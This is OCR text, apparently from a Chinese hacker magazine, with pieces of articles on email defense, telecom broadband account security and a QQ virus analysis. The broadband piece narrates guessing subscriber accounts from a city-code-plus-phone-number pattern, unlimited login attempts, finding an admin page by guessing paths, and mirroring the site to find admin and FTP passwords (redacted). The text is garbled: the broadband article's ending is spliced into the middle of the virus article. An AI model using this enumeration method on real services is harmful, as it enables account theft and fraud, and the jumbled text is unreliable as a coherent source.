
文章到此也该讲讲防范方法了，一种方法是不采用邮件群发的方式给投稿者提供信息，这样攻击者就不能拿到邮件群发名单了，这样就在很大程度上杜绝了此类攻击。另一种方法是采用公匙与密匙的方法对邮件加密，这样只有持有自己相应的公匙才能阅读邮件。还有就是大家自己要注意，不要在公共场合公开自己的邮件地址或者其他一些敏感信息，因为这些也会被一些有企图的人所利用。呵呵，就到这吧，上面所说的纯属幻想，没有实践过，请大家不要利用上述的方法干违法的事，不然警察叔叔很生气，后果很严重。

脚本小子：上月“五万月薪”的文章大家都还记得吧？而这次，cczb1将给国内电信公司敲一下警钟。文中有最震撼人心的话：中国工程院院士、国家863计划专项研究专家组组长何德全说：“没有信息安全，就没有完全意义上的国家安全，也没有真正的政治安全、军事安全和经济安全。因此，要把我国的信息安全问题放在全球战略考虑！”

适合读者：网管、电信负责人、网民

前置知识：无

从电信角度看宽带安全



文/图 cczb1

记得张楚有句歌词：″隐藏的危险，变得很阴险″，最近觉得这首名为″小人″的摇滚是写给网络犯罪的。随着网络化步伐的加快，网络已经成为我们生活中的一部分，宽带的安全问题日益突出。而大家在谈论宽带问题的时候，往往爱谈论个人用户应该怎样注意保护自己的账号安全，但是安全问题又不只是个人用户造成的……这篇文章从另一个角度，以宽带问题为切入点，通过对某省的电信网上计费网站安全的测试及获取电信的管理账号过程这一案例，深度剖析目前电信宽带的种种隐患。

硬问题

宽带安全问题抛开个人用户的问题，从电信角度来说 现有网络硬件设备不能满足现有需求，造成用户认证困难。假如目前每个宽带账号和电话线路都可以绑定，真正做到一个账号只能在一条线路上使用，似乎目前很多安全问题都可以解决了。但目前的情况不是这样子的. 在各种账号安全问题中，非法共享、盗用的原因主要是因为电信运营商没有对宽带用户账号安全提供限制和可靠的保护，无法形成对宽带用户的唯一的标志。市场经济下，投资成本和利润回报影响各个行业的决策，电信也不例外，目前国内整个宽带网络的认证和计费系统主要由BRAS设备和RadiusServer设备来共同完成，基于当前的城域网，而VLAN资源不足致使多个用户共用一个VLAN的网络现状。根据目前网络现状开发的PITP协议、PPPoE＋协议、DHCPOption82等技术就是为了解决这一问题。

当然，这些方式虽然可以解决用户唯一标志问题，但无法在国内统一，原因其一就是成本问题。成本包含两部分：现有设备投资还没有收回，新技术投资收益还不能确定。其二就是由于中国的各地发展不平衡，改造起来很困难。对此我们应多给些时间，相信不久就会解决这个问题。从电信角度说，对于盗用账户的解决方法目前主要有两个方法：

解决方法一，MAC地址绑定解决方案，电信运营商可以在RadiusServer上将用户上网计算机的MAC地址同用户上网账号进行唯一性绑定，利用MAC的唯一性，从而限制上网账号的唯一使用。

用户在进行PPPoE拨号连接的时候，BRAS设备获取用户的上网账号以及上网计算机的MAC地址，然后通过标准Radius协议将用户账号和MAC上报给RadiusServer，由Radiusserver完成账号和MAC地址一一对应的判别工作。由于MAC地址的唯一性，用户无法进行账号的非法共享或漫游，同时盗用的上网账号也无法使用。简单方便，无须改造现有网络结构和DSLAM设备，只要BRAS设备能根据标准Radius协议上报用户账号和用户计算机MAC地址给RadiusServer，这一点目前的BRAS设备都能够做到。不过Radiusserver端的维护工作量很大，需要经常维护庞大的用户MAC地址表 而且一旦用户更换电脑或者更换网卡都必须在Radiusserver上进行重新绑定，带来额外的工作量和用户投诉 同时对多个用户共用一个VLAN上行的组网模式，二层接入网络的用户安全隔离和广播报文控制也需要额外的解决方案。

解决方法二，LAN或PVC绑定解决方案。目前，在实际的组网中，ATM-DSLAM都采用一个用户一条PVC方式接入，非常容易实现用户账号同PVC的唯一性绑定 为每个接入的宽带用户分配不同的VLAN标志，实现了用户上网账号同VLAN唯一性绑定，避免账号公用和盗用问题。用户间通过VLAN或PVC隔离也可有效地解决二层接入网络广播风暴问题。硬件上的问题不是最令人担心的，从发展的角度，可以很快解决，可有些软问题却比较令人担忧。

小知识 VLAN或PVC绑定解决方案是在RadiusServer上对用户的宽带上网账号同接入用户的VLAN或PVC进行绑定。在宽带拨号用户进行拨号时，BRAS设备将接入用户的VLAN或PVC信息通过标准Radius协议上报给RadiusServer，由RadiusServer完成用户上网账号同VLAN或PVC的唯一性鉴别工作。显然，VLAN或PVC绑定解决方案在技术要求和宽带网络建网过程中，将每个用户划分为一个单独的VLAN或者PVC。

软问题

记得2000年初接触到宽带，接宽带时那个电信人员说″宽带密码不存在安全问题，只有你的电话能用″，中国的宽带账户安全观念也是在这种观念中成长，这样

无形中养成宽带用户的安全意识匮乏，造就了中国的宽带成长中的先天不良。我就以这几天测试的某省的电信网上宽带收费网站为例子，谈谈这个问题。

进入该网站后，找到计费业务版块。如图1 所示。




图1

各个模块负责如图1 显示，这里就暴露了一个历史遗留问题：宽带用户的用户名密码容易被猜解：一直以来电信出于管理方便的角度，对用户名很多都以电话号码为基数，加上其他一些简易字母，后边加上诸如@163等的后缀，密码几乎都是电话号码。

小提示 用通式来表达账户和密码的规律：账户名 = 城市名称缩写（如bj）+ 电话号码（如12345678）+@+后缀（如163），密码= 电话号码（注意：此处就是账户里的电话号码），也就是说只要知道某城市一个宽带账号，只需要略微更改下电话号码就可以猜到其他人的账号，无论手动枚举还是软件实现都异常简单。

这个网上营业厅还有另一个大问题：不是每个电话号码都办理了宽带，当你猜解账号错误时，它并不会采取什么安全策略，限制你输入次数。也就是说可以无限枚举，而不会封掉你的IP。这个问题可以说威胁一个城市的所有宽带用户！猜解成功后，用户的上网拨号日志及其他资料会暴露，如图2 所示。




图2

善于利用的破解者甚至可以利用分析日志避开账号所有者的使用时间而不会被发现。账号被猜解后，破解者可以在图2 "修改密码"处修改密码，令账号的真正主人不能拨号。轻则别人用你的账号拨号，造成你短期不能拨号上网，重则造成你经济损失，为别人的网上消费支付金钱，如目前流行的在线影院、在线信息查询、在线充值、在线购物功能都可以通过宽带付费。种种在线业务都有个特点，那就是和电信挂钩。究其原因，最终被消费钱是需要电信中转的，往往最终体现在上网费上，目前国内宽带上网费和电话费是一起交的。当他人盗用你的账号消费不是很多情况下，你看到账单多出来的几块或者几十块钱时，你是很无奈的。想起一种现象：犯罪的"成本低"，成本低到受害者没法去告罪犯。而且即使你想告他，找到盗用你账号的人，并拿到证据，其中你付出的时间和金钱也会令你望而却步，这既是法律的悲哀，更是人性的悲哀，奉劝那些走在犯罪边缘的人：勿以恶小而为之。抛开法律来说，你在盗得点滴利益的同时，你失去的也不是单纯用金钱可以衡量的。

网站问题

问题到这似乎可以结束了，可更大的问题还在后边。像电信级的网站，管理后台入口应该十分隐蔽，对于一个动态网站来说，后台管理部分必不可少，由于后台涉及整个站点的安全，因此后台管理部分的入口要十分隐蔽，要采用一套独立前台的模块，采用专用的登录界面。大型的网站或重要的程序要有很多不同分工的后台管理员来管理，因此每个管理员的管理权限范围和权限之间决不能互相影响，这是非常重要的特性。这个电信的网站设计就违反这个规则，猜了几次路径后，管理入口就被找到。如图3 所示（由于涉及敏感信息，路径不再给出）。





图3

然后再根据这个路径，利用离线浏览软件WebSeizer，在WebSeizer的网页首选项设置为这个地址，再把和这个页面相关的所有网页下载下来，在下载层次设置为-1，这样和这个页面相关的所有页面都可以下载下来。这次的收获我非常吃惊，在一个新闻组模块里的admin.jsp.html网页里我找到了管理员密码，FTP密码，还有很多其他东西，如图4 所示。


[redacted]

种方式）。为了方便各市帐务管理员使用客户端工具，省计费 中心为各市统一开出[redacted]宽带帐务管理员帐号，利用此帐号可以通过帐务客户端，登陆帐务服务器下载"宽带"帐单及相关统计。管理帐号我们将于[redacted]前电话通知各市帐务管理人员。

2. 本月由于系统调整，宽带信源帐单（info帐单）临时通过email下发给各市帐务管理员，下发时[redacted]
管理员帐号[redacted] 密码[redacted]

3. 为了更好的完善帐务客户端功能，请各市在使用客户端工具前，下载并安装升级补丁，下载地址为：[redacted]（内含升级说明：update_readme.txt）

4. FTP服务器[redacted] 目前存有帐务管理的相关软件，登录名为[redacted] 口令为[redacted]

5. 按照时限要求没有得到宽带帐务管理帐号或 宽带信源帐单（info帐单）的管理员，请通过电话联系我们


联系人：[redacted]

图4

脚本小子: QQ病毒一直是全民公敌、一旦中招后心然让你的聊天过程烦恼无比，不过除了写病毒的家伙之外、大多数人除了查杀之外有没有人留心来分析一下呢？看看作者是如何分析这个病毒的吧！

适宜读者: QQ病毒困扰者，病毒研究者

前置知识: 无



QQmsgMyRun 病毒分析

QQ病毒大家都不陌生吧！我也遇到了一次，所以才有这个文章。先来说大体经过吧！

如何中招

前两天打开QQ看到有人在线，是个很熟的女友。我本不喜欢聊天，但由于好久不见了，就跟她聊了起来，聊了几句，QQ发来消息，提示有文件发送，文件名是"在线收音机(我们一起听听第6个频道吧，来探讨这个话题).EXE"，当时我第一个反映是病毒。随便问了句："不会是毒吧！"，没见回答，我便颇为自负的接收个这个文件。是个类似压缩文件图表的小东西，习惯性的收到文件先用瑞星查一下毒，显示正常！我便双击运行，开始没反映，再运行结果弹出如图1所示的对话框。




图1

结束它，心中感觉有点不对劲，但却没多在意，把接收的文件成功删除，给那边女友发个消息，系统冲突无法安装(心中还得意，幸好如此，免得陪她听什么垃圾频道，我可不热心)，然后聊了几句就下了！

如何发现

当我再次打开QQ和一个朋友聊天时候，突然感觉屏幕一闪，然后聊天信息框的消息全部清空了，我感觉到有点不对，此时系统突然提示，对方拒绝了接收文件"QQTalk(QQ聊天秘籍，给你看看吧).exe"，我纳闷，我并没有给他发文件啊！经验告诉我，肯定中QQ病毒了！兵来将挡，先看看有什么进程吧，ctrl+alt+del查找什么可疑进程，我先看到一个可疑进程NTdcph.exe(后来证明这是另一个盗QQ的小马，不知道哪个玩过宿舍电脑的人引入的，而本文要分析的QQ病毒同样在进程中留下了蛛丝马迹，但我当时并未发觉，这后面要讲到)，我一看就觉得不对，先结束它，再到注册表搜索ntdcph，在HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run先找到了 ntdcph文件的键值，从而找到了ntdcph文件的位置，就在C:\windows\system32下，还等什么，找到删之。可就在我到system32下找ntdcph的时候，在它的旁边的两个文件引起了我的注意 一个是系统自带的notepad.exe，与它紧挨着赫然躺着一个文件，名为notepad.exe。好了，到此为止，今天的主角终于出场了，我一看它就是个反面角色，而它的图标立马让我想起了那天接收的那个在线收音机的文件，后来的经过证明，这正是那个文件做的手脚！

好了，浪费了半天口舌说明如何中招了如何发现，并非为了骗稿费，其实就是想告诉读者病毒的狡猾与隐秘性，提醒大家提高警惕！下面就具体分析一下这个名为QQmsgMyRun的病毒，来看看时下流行QQ病毒是如何传播，隐藏，运行的，并有针对的列出相关应对措施！

作为病毒，尤其作为QQ病毒，要作到传播，隐藏与运行，其实并不容易，这是个矛盾的彼此关联的过程，既然有矛盾，也就方便我们做好预防，发觉，查杀工作！

病毒的传播与预防

先说病毒的传播与预防，因为知道了病毒如何传播的就知道了如何预防；病毒无法进入你的电脑，还能有什么作为？！

从某方面说，病毒的传播可以从是否利用漏洞来分为两种，一种自然是利用系统，IE等各种漏洞，而另一种则不然，它利用的是电脑用户的心理，可以说就是社会工

最后通过类似步骤，找到了8个各个模块的管理员账号。由于计费系统及其内容涉及法律问题，比较敏感，不在此叙述了。如果单纯是一个民间网站，我也不会多说什么，这毕竟是一个省级的计费系统。最后联系了相关的管理人员，得到回复是："谢谢你的通知，我们会修补好相关漏洞。"也没有再多解释什么。

喜欢找"肉鸡"的朋友如果细心的话会发现这么一个现象：扫描不同国家的同一个数量级的主机，能找到的"肉鸡"数量往往和国家对网络安全的重视程度成反比，1000个主机，中国可能找到100个肉鸡，可美国可能最多找到5个。这不能不给我们带来些思考，最后引用中国工程院院士、国家863计划专项研究专家组组长何德全的话结束本文："没有信息安全，就没有完全意义上的国家安全，也没有真正的政治安全、军事安全和经济安全。因此，要把我国的信息安全问题放在全球战略考虑！"

程学！通常情况下这两种传播方式是互相结合的。拿最普通的网页病毒来说吧，动机不纯者可以利用社会工程学诱骗用户访问精心准备的带有病毒网页，而这个网页的作用则是利用浏览者的已知或未知的IE漏洞使其机子中招！

而就QQ病毒而言，笔者认为最主要的传播途径便是社会工程学的传播，因为QQ病毒主要就是通过QQ好友发消息或文件，发消息主要是诱骗对方浏览消息里的网址，通过网页病毒传播，而发送文件，则是直接让对方接收并运行病毒载体或者传播体来传播！综观整个过程，只要社会工程学传播过程失败，后面的就无从谈起！

传统的QQmsg病毒很容易被识别，它会不停的自动给聊天好友发消息，这很容易被聊天双方所识别，因为作为已中招者你至少能区别出那些消息是不是自己说的吧，而作为病毒目标的聊天对象，要区别QQ发来的消息是不是真的出自好友本人，也应该不难吧！从而失去隐藏的目的（当然，如果病毒的目的仅仅是为了干扰正常聊天，则就无所谓隐藏的目的了，但如果是另有图谋，如盗号等，那隐藏就显得重要了），这是QQ病毒传播与隐藏的矛盾所在，也是其最大漏洞所在！关于隐藏要在后面讲到，这里还是讲传播与预防！

稍微聪明一点的病毒知道明哲保身的必要，也会适度的保持低调，自动给对方发的消息也不如传统的那样容易识别，有时候就跟正常聊天一样，如果不持续聊的深入再加之QQ那边聊天之人不给提示，还真起到以假乱真的目的！试想，当一个和自己很熟的朋友发来一句问候，然后给出一个地址说是自己的个人空间（注意，这其中的消息尽量的普通，绝没有曾经的QQMSG病毒那样暴露）的时候，你会不会去看？稍有点安全常识的人会犹豫，没有的呢？！

那现在再看看我的经历吧！首先，对方是熟悉的，不懂病毒不懂黑客的好友，再者对方给自己发送似乎是正常的文件！结果是我接收了，再瑞星检查正常下运行了，结果就是中招多日而不自觉！

分析一下吧，说实话，以前我没有经历过自动发文件的QQ病毒，这也许是这次中招的关键，并且，我发现这个病毒好象是以隐藏的方式发送文件的（这过程中会有狐狸尾巴漏出，但没意识很难发现，主要是前面说经过时候的一闪和消息的清空），再加之种种原因对方不会提示你不要接收文件！（对方是好友则有提示的必要和可能，如果对方存心想黑你机子呢？）！反正我接收了，有点安全意识的我还用瑞星检查了一下，一切正常！

说说预防吧。

①不要相信任何人从任何途径（当然，主要是QQ），发给你的任何网址和任何文件！注意这里的几个任何，很多人对陌生人的消息和文件很敏感，防范意识也很强，但对熟悉的好友却极其信任，这是不对的。这里不是让你怀疑，不相信你的好友，而是不要相信他发的消息，因为从他/她的QQ传过来的消息并不一定代表他/她的观点，你怎么知道他/她的机子有没有中毒呢！

②不要太过相信和依赖杀毒软件！大部分情况下，杀毒软件只能查杀既知病毒和某些未知病毒，而病毒这东西的流行速度可不一般，至少它比流行歌曲快多了，通常都是先有机器中招后杀毒软件再有相应措施，更新病毒库，这期间你的杀毒软件对它是毫无作为！

说了很多QQ病毒的传播和预防的话题，其实不外乎一个原因，防患于未然！但百虑终有一失，万一机子中毒，如何查出来呢？

病毒的隐藏和查杀

病毒的隐藏通常和小孩玩的藏猫猫差不多，找最隐蔽的地方，相信没有病毒会傻到将自己放到桌面上吧！然后病毒隐藏的目的除了不被发现，更重要的还是运行，只有运行它才能有所作为，相信它隐藏的目的不会是藏起来占用你的硬盘空间吧！病毒要运行，并且是偷偷自动运行，肯定会在机子的某些地方动手脚，如启动文件，注册表启动项，注册表关联文件等，通过这些，就不难找到病毒的藏身之所！

病毒隐藏技巧主要分文件名的隐藏和隐藏的路径！

